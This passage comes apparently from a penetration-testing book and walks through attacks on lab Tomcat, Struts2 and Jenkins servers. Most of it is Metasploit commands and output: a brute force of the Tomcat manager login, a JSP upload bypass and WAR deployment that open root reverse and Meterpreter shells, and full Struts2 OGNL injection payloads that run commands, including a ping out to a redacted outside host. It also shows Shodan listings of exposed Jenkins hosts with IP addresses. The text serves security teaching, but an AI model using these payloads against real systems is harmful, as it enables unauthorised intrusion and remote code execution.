9	exploit/linux/http/cpi_tararchive_upload	2019-05-15
10	exploit/multi/http/struts2_namespace_ognl	2018-08-22
11	exploit/multi/http/struts_code_exec_classloader	2014-03-06
12	exploit/multi/http/struts_dev_mode	2012-01-06
13	exploit/multi/http/tomcat_jsp_upload_bypass	2017-10-03
14	exploit/multi/http/tomcat_mgr_deploy	2009-11-09
15	exploit/multi/http/tomcat_mgr_upload	2009-11-09
16	exploit/multi/http/zenworks_configuration_management_upload	2015-04-07
17	post/multi/gather/tomcat_gather	
18	post/windows/gather/enum_tomcat	

```
msf5 > use auxiliary/scanner/http/tomcat_mgr_login
msf5 auxiliary(scanner/http/tomcat_mgr_login) > show options
```

Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name	Current Setting
----	-----
BLANK_PASSWORDS	false
BRUTEFORCE_SPEED	5
DB_ALL_CREDS	false
DB_ALL_PASS	false
DB_ALL_USERS	false
PASSWORD	
PASS_FILE	/usr/local/share/metasploit-framework/data/wordlists/tomcat_mgr_
Proxies	
RHOSTS	192.168.2.8
RPORT	8888
SSL	false
STOP_ON_SUCCESS	false
TARGETURI	/manager/html
THREADS	24

```
msf5 auxiliary(scanner/http/tomcat_mgr_login) > run
```

```
[ - ] 192.168.2.8:8080 - LOGIN FAILED: admin:admin (Incorrect)
[ - ] 192.168.2.8:8080 - LOGIN FAILED: admin:manager (Incorrect)
[ - ] 192.168.2.8:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[ - ] 192.168.2.8:8080 - LOGIN FAILED: admin:root (Incorrect)
[ - ] 192.168.2.8:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[ - ] 192.168.2.8:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[ - ] 192.168.2.8:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[ - ] 192.168.2.8:8080 - LOGIN FAILED: manager:admin (Incorrect)
[ - ] 192.168.2.8:8080 - LOGIN FAILED: manager:manager (Incorrect)
[ - ] 192.168.2.8:8080 - LOGIN FAILED: manager:role1 (Incorrect)
```

```
[ - ] 192.168.2.8:8080 - LOGIN FAILED: root:vagrant (Incorrect)
[ - ] 192.168.2.8:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[ - ] 192.168.2.8:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[ - ] 192.168.2.8:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[ - ] 192.168.2.8:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[ + ] 192.168.2.8:8080 - Login Successful: tomcat:tomcat
[ - ] 192.168.2.8:8080 - LOGIN FAILED: both:admin (Incorrect)
[ - ] 192.168.2.8:8080 - LOGIN FAILED: both:manager (Incorrect)
[ - ] 192.168.2.8:8080 - LOGIN FAILED: both:role1 (Incorrect)
[ - ] 192.168.2.8:8080 - LOGIN FAILED: both:root (Incorrect)
[ - ] 192.168.2.8:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[ - ] 192.168.2.8:8080 - LOGIN FAILED: both:s3cret (Incorrect)
```

```
msf5 > use exploit/multi/http/tomcat_jsp_upload_bypass
```

```
msf5 exploit(multi/http/tomcat_jsp_upload_bypass) > show options
```

```
Module options (exploit/multi/http/tomcat_jsp_upload_bypass):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The URI path of the Tomcat installation
VHOST		no	HTTP server virtual host

```
Exploit target:
```

Id	Name
0	Automatic


```
msf5 exploit(multi/http/tomcat_jsp_upload_bypass) > set rhosts 192.168.2.8
rhosts => 192.168.2.8
msf5 exploit(multi/http/tomcat_jsp_upload_bypass) > set verbose true
verbose => true
msf5 exploit(multi/http/tomcat_jsp_upload_bypass) > run
```

```
87  def exploit
88  print_status("Uploading payload...")
89  testurl = Rex::Text::rand_text_alpha(10)
90
91  res = send_request_cgi({
92    'uri'      => normalize_uri(target_uri.path, "#{testurl}.jsp/"),
93    'method'   => 'PUT',
94    'data'     => payload.encoded
95  })
96  if res && res.code == 201
97    res1 = send_request_cgi({
98      'uri'     => normalize_uri(target_uri.path, "#{testurl}.jsp"),
99      'method'  => 'GET'
100   })
101   if res1 && res1.code == 200
102     print_status("Payload executed!")
103   else
104     fail_with(Failure::PayloadFailed, "Failed to execute the payload")
105   end
106 else
107   fail_with(Failure::UnexpectedReply, "Failed to upload the payload")
108 end
109 end
110
111 end
112
```

A "/" (FORWARD-SLASH) IS USED TO BYPASS JSP FILE UPLOAD RESTRICTION ON THE TOMCAT SERVER

PUT METHOD IS USED TO UPLOAD THE JSP SHELL

IF UPLOADED, THE FILE WILL BE FETCHED FOR PAYLOAD EXECUTION

Request

Raw Params Headers Hex XML

PUT /AqKVmTmkU1|jsp/ HTTP/1.1
Host: 192.168.2.8:8080
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 1497
Connection: close

```
<%@page import="java.lang.**"%>
<%@page import="java.util.**"%>
<%@page import="java.io.**"%>
<%@page import="java.net.**"%>
```

← JSP SHELL

```
<%
class StreamConnector extends Thread
{
    InputStream mb;
    OutputStream de;

    StreamConnector( InputStream mb, OutputStream de )
```

Response


Raw Headers Hex

HTTP/1.1 **201**
Content-Length: 0
Date: Sun, 06 Oct 2019 21:05:42 GMT
Connection: close


SERVER RESPONDS WITH HTTP CODE - 201 (CREATED)

```
msf5 exploit(multi/http/tomcat_jsp_upload_bypass) > run
[*] Started reverse TCP handler on 192.168.2.8:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 2 opened (192.168.2.8:4444 -> 192.168.2.8:56914) at 2019-10-07 02:32:55 +0530
```

```
uname -a
Linux 74e870f39c93 4.9.184-linuxkit #1 SMP Tue Jul 2 22:58:16 UTC 2019 x86_64 GNU/Linux
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
█
```



← → ↻ ⓘ localhost:8080/manager/status



Manager

List Applications	HTML Manager Help
-----------------------------------	-----------------------------------

Server Information

Tomcat Version	JVM Version	JVM Vendor
Apache Tomcat/8.0.43	1.7.0_121-b00	Oracle Corporation

← → ↻ 🏠 ⓘ Not Secure | 192.168.2.8:8080/manager/html

Message: OK

Manager

[List Applications](#) [HTML](#)

Applications

Path	Version	Display Name
/	<i>None specified</i>	Welcome to Tomcat
/docs	<i>None specified</i>	Tomcat Documentation
/examples	<i>None specified</i>	Servlet and JSP Examples
/fBEXmc	<i>None specified</i>	

Deploy

Deploy directory or WAR file located on server


Context Path (required):

XML Configuration file URL:

WAR or Directory URL:


WAR file to deploy

Select WAR file to upload No file chosen



The screenshot shows a web browser window with the address bar displaying "192.168.2.8:8080/manager/ht...". The main content area contains a table with the following data:

/docs	<i>None specified</i>	Tomcat Documentation	true
/examples	<i>None specified</i>	Servlet and JSP Examples	true
/fBEXmc	<i>None specified</i>		true
/host-manager	<i>None specified</i>	Tomcat Host Manager Application	true
/manager	<i>None specified</i>	Tomcat Manager Application	true
/redteam	<i>None specified</i>		true
/ymRRnwH	<i>None specified</i>		true



The screenshot shows a web browser window with the address bar displaying "192.168.2.8:8080/redteam/redteam-shell.jsp?cmd=pwd". The main content area displays the output of the command: "/usr/local/tomcat".

```
msf5 > use exploit/multi/http/tomcat_mgr_upload
msf5 exploit(multi/http/tomcat_mgr_upload) > show options
```

Module options (exploit/multi/http/tomcat_mgr_upload):

Name	Current Setting	Required	Description
HttpPassword	tomcat	no	The password for the specified user
HttpUsername	tomcat	no	The username to authenticate as
Proxies		no	A proxy chain of format type:host
RHOSTS	192.168.2.8	yes	The target address range or CIDR
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing
TARGETURI	/manager	yes	The URI path of the manager app
VHOST		no	HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.2.8	yes	The listen address (an interface may be
LPORT	4444	yes	The listen port

```
msf5 exploit(multi/http/tomcat_mgr_upload) > exploit
```

```
[*] Started reverse TCP handler on 192.168.2.8:4444
[*] Retrieving session ID and CSRF token...
[*] Finding CSRF token...
[*] Uploading and deploying ymRRnwh...
[*] Uploading 6256 bytes as ymRRnwh.war ...
[*] Executing ymRRnwh...
[*] Executing /ymRRnwh/CSWioQ7L2U.jsp...
[*] Finding CSRF token...
[*] Undeploying ymRRnwh ...
[*] Sending stage (53867 bytes) to 192.168.2.8
[*] Meterpreter session 3 opened (192.168.2.8:4444 -> 192.168.2.8:59593) at 2019-10-07 03:19:27 +0530
```

```
meterpreter >  
meterpreter > getuid  
Server username: root  
meterpreter > sysinfo  
Computer      : d04736eda975  
OS            : Linux 4.9.184-linuxkit (amd64)  
Meterpreter   : java/linux  
meterpreter > █
```

Struts2 Showcase Home Configuration Tags File Examples Integration AJAX Interactive Demo Help

Action Chaining
Config Browser
Conversion
Person Manager (by Conventions)

Welcome!

The Struts Showcase demonstrates a variety of use cases and tag usages. Essentially, the application exercises various framework features in isolation. The Showcase is not meant as a "best practices" example.

For more "by example" solutions, see the [Struts Cookbook](#) pages.

[View Sources](#)

Copyright © 2003-2019 The Apache Software Foundation. 2019/10/20 02:58:30
Powered by
Struts

Request

Raw Params Headers Hex

```
GET /actionchaining/actionChain1.action HTTP/1.1  
Host: 192.168.2.8:8080  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/77.0.3865.120 Safari/537.36  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3  
Referer:  
http://192.168.2.8:8080/config-browser/showConfig.action?namespace=&actionName=AjaxRemoteForm  
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8  
Cookie: JSESSIONID=3C7442CF8A99C9169740E2DD2E116094  
Connection: close
```


Response

Raw Headers Hex

```
HTTP/1.1 302
Location: /actionchaining/register2.action
Content-Length: 0
Date: Sun, 20 Oct 2019 15:03:41 GMT
Connection: close
```

Request

Raw Headers Hex

```
GET /struts2-showcase/Testing123/actionChain1.action HTTP/1.1
Host: 192.168.2.8:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```

Response

Raw Headers Hex

```
HTTP/1.1 302
Location: /struts2-showcase/Testing123/register2.action
Content-Length: 0
Date: Sat, 19 Oct 2019 21:44:55 GMT
Connection: close
```

Request

Raw Headers Hex

```

GET /struts2-showcase/${123*123%7d}/actionChain1.action HTTP/1.1
Host: 192.168.2.8:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
    
```

*Note: A red arrow points from the expression `${123*123}` to the `%7d` escape sequence in the URL path.*

Response

Raw Headers Hex

```

HTTP/1.1 302
Location: /struts2-showcase/15129/register2.action
Content-Length: 0
Date: Sat, 19 Oct 2019 21:48:26 GMT
Connection: close
    
```

Request

Raw Headers Hex

```

GET
/struts2-showcase/${%23dm%3d%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS).(%23ct%3d%23request%5b'struts.valueStack'%5d.context).(%23cr%3d%23ct%5b'com.opensymphony.xwork2.ActionContext.container'%5d).(%23ou%3d%23cr.getInstance(%40com.opensymphony.xwork2.ognl.OgnlUtil%40class)).(%23ou.getExcludedPackageNames().clear()).(%23ou.getExcludedClasses().clear()).(%23ct.setMemberAccess(%23dm)).(%23a%3d%40java.lang.Runtime%40getRuntime().exec('id')).(%40org.apache.commons.io.IOUtils%40toString(%23a.getInputStream()))%7d}/actionChain1.action HTTP/1.1
Host: 192.168.2.8:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
    
```

Response

Raw Headers Hex

HTTP/1.1 302
Location: /struts2-showcase/uid=0(root) gid=0(root) groups=0(root)/register2.action
Content-Length: 0
Date: Sat, 19 Oct 2019 22:10:45 GMT
Connection: close

Request

Raw Headers Hex

GET
/struts2-showcase/\$%7b(%23dm%3d%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS).(%23ct%3d%23request%5b'struts.valueStack'%5d.context).(%23cr%3d%23ct%5b'com.opensymphony.xwork2.ActionContext.container'%5d).(%23ou%3d%23cr.getInstance(%40com.opensymphony.xwork2.ognl.OgnlUtil%40class)).(%23ou.getExcludedPackageNames().clear()).(%23ou.getExcludedClasses().clear()).(%23ct.setMemberAccess(%23dm)).(%23a%3d%40java.lang.Thread%40sleep(2000))%7d/actionChain1.action HTTP/1.1
Host: 192.168.2.8:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

Response

Raw Headers Hex

HTTP/1.1 302
Location: /struts2-showcase//register2.action
Content-Length: 0
Date: Sun, 20 Oct 2019 13:38:56 GMT
Connection: close

? < + > Type a search term 0 matches

139 bytes | 2,010 millis

Request

Raw Headers Hex

```

GET
/struts2-showcase/%7b(%23dm%3d%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS).(%23ct%3d%
23request%5b'struts.valueStack'%5d.context).(%23cr%3d%23ct%5b'com.opensymphony.xwork2.ActionConte
xt.container'%5d).(%23ou%3d%23cr.getInstance(%40com.opensymphony.xwork2.ognl.OgnlUtil%40class)).(%2
3ou.getExcludedPackageNames().clear()).(%23ou.getExcludedClasses().clear()).(%23ct.setMemberAccess(%
23dm)).(%23a%3d%40java.lang.Runtime%40getRuntime().exec('ping%20[REDACTED]%20-c%202'))%7d/acti
onChain1.action HTTP/1.1
Host: 192.168.2.8:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

```

```

14:13:40.000695 IP 122.179.208.199 > [REDACTED] ICMP echo request, id 1, seq 1, length 64
14:13:40.000786 IP [REDACTED] > 122.179.208.199: ICMP echo reply, id 1, seq 1, length 64
14:13:41.027433 IP 122.179.208.199 > [REDACTED] ICMP echo request, id 1, seq 2, length 64
14:13:41.027484 IP [REDACTED] > 122.179.208.199: ICMP echo reply, id 1, seq 2, length 64
14:13:44.637345 IP 122.179.208.199 > [REDACTED] ICMP echo request, id 2, seq 1, length 64
14:13:44.637386 IP [REDACTED] > 122.179.208.199: ICMP echo reply, id 2, seq 1, length 64
14:13:45.647740 IP 122.179.208.199 > [REDACTED] ICMP echo request, id 2, seq 2, length 64
14:13:45.647798 IP [REDACTED] > 122.179.208.199: ICMP echo reply, id 2, seq 2, length 64


```

```
msf5 > search struts
```

Matching Modules

```
=====
```

#	Name	Disclosure Date
0	exploit/multi/http/struts2_code_exec_showcase	2017-07-07
1	exploit/multi/http/struts2_content_type_ognl	2017-03-07
2	exploit/multi/http/struts2_namespace_ognl	2018-08-22
3	exploit/multi/http/struts2_rest_xstream	2017-09-05
4	exploit/multi/http/struts_code_exec	2010-07-13
5	exploit/multi/http/struts_code_exec_classloader	2014-03-06
6	exploit/multi/http/struts_code_exec_exception_delegator	2012-01-06
7	exploit/multi/http/struts_code_exec_parameters	2011-10-01
8	exploit/multi/http/struts_default_action_mapper	2013-07-02
9	exploit/multi/http/struts_dev_mode	2012-01-06
10	exploit/multi/http/struts_dmi_exec	2016-04-27
11	exploit/multi/http/struts_dmi_rest_exec	2016-06-01
12	exploit/multi/http/struts_include_params	2013-05-24



```
msf5 exploit(multi/http/struts_include_params) > show options
```


```
Module options (exploit/multi/http/struts_include_params):
```


Name	Current Setting	Required
----	-----	-----
CHECK_SLEEPTIME	5	yes
HTTPMETHOD	POST	yes
PARAMETER	twul	yes
Proxies		no
RHOSTS		yes
RPORT	8080	yes
SSL	false	no
TARGETURI	/struts2-blank/example/HelloWorld.action	yes
VHOST		no

```
Exploit target:
```

Id	Name
--	----
2	Java Universal

Chapter 13: Penetration Testing on Technological Platforms - Jenkins




Q🏠Explore

🔥 Exploits 🌐 Maps 📄 Share Search 📄 Download Results 📄 Create Report

TOTAL RESULTS

73,652

TOP COUNTRIES








United States	31,436
China	10,822
Germany	5,710
Ireland	3,663
Singapore	2,405

TOP SERVICES

HTTP (8080)	40,369
HTTPS	14,008
HTTP	11,624
9090	1,163
Insteon Hub	687

New Service: Keep track of what you have

 **47.104.146.188** 
Hangzhou Alibaba Advertising Co.,Ltd.
Added on 2019-11-10 02:24:09 GMT
 China


 **301 Moved Permanently** 
82.196.5.172
jenkins.thinnect.net
Digital Ocean
Added on 2019-11-10 02:22:19 GMT
 Netherlands, Amsterdam

cloud

SHODAN X-Jenkins: 2.137

TOTAL RESULTS
12


TOP COUNTRIES



Country	Count
United States	4
China	3

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

Dashboard [Jenkins]

Korea Telecom
Added on 2020-03-07 20:46:56 GMT
Korea, Republic of, Seoul
Technologies: 

HTTP/1.1 200 OK
Date: Sat, 07 Mar 2020 20:46:55 GMT
X-Content-Type-Options: nosniff
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache, no-store, must-revalidate
X-Hudson-Theme: default
Referrer-Policy: same-origin
Content-Type: text/html; charset=utf-8
Set-Cookie: JSESSIONID.7c4...

```

Harry@xXxZombi3xXx ~$ curl -I -k https://[REDACTED]/
HTTP/1.1 403 Forbidden
Server: nginx/1.12.1
Date: Sun, 08 Mar 2020 09:15:18 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 793
Connection: keep-alive
X-Content-Type-Options: nosniff
Set-Cookie: JSESSIONID.63510568=node06mo3wy8tyn7vy27wj5b3t55o5326.node0; Path=/; Secure; HttpOnly
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Hudson: 1.395
X-Jenkins: 2.138.2
X-Jenkins-Session: ee3833ac
X-Hudson-CLI-Port: 50000
X-Jenkins-CLI-Port: 50000
X-Jenkins-CLI2-Port: 50000
X-You-Are-Authenticated-As: anonymous
X-You-Are-In-Group-Disabled: JENKINS-39402: use -Dhudson.security.AccessDeniedException2.REP
to diagnose
X-Required-Permission: hudson.model.Hudson.Read
X-Permission-Implied-By: hudson.security.Permission.GenericRead
X-Permission-Implied-By: hudson.model.Hudson.Administer

```

```
msf5 > use auxiliary/scanner/http/jenkins_enum
msf5 auxiliary(scanner/http/jenkins_enum) > show options

Module options (auxiliary/scanner/http/jenkins_enum):

  Name          Current Setting  Required  Description
  ----          -
Proxies                no        A proxy chain of format type:host:port[,
RHOSTS                 yes       The target address range or CIDR identifier
[ RPORT              80        The target port (TCP)
[ SSL                 false     Negotiate SSL/TLS for outgoing connections
TARGETURI             /jenkins/  yes       The path to the Jenkins-CI application
THREADS               1         The number of concurrent threads
VHOST                 no        HTTP server virtual host

msf5 auxiliary(scanner/http/jenkins_enum) > set rport 32769
rport => 32769
msf5 auxiliary(scanner/http/jenkins_enum) > set rhosts 127.0.0.1
rhosts => 127.0.0.1
msf5 auxiliary(scanner/http/jenkins_enum) > run
```

```
msf5 auxiliary(scanner/http/jenkins_enum) > run

[+] 127.0.0.1:32769 - Jenkins Version 2.46.1
[*] /script restricted (403)
[*] /view/All/newJob restricted (403)
[+] http://127.0.0.1:32769/ - /asynchPeople/ does not require authentication (200)
[*] /systemInfo restricted (403)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/jenkins_enum) > █
```

```
# script - exploit module for this
# view/All/newJob - can be exploited manually
# asynchPeople - Jenkins users
# systemInfo - system information
apps = [
  'script',
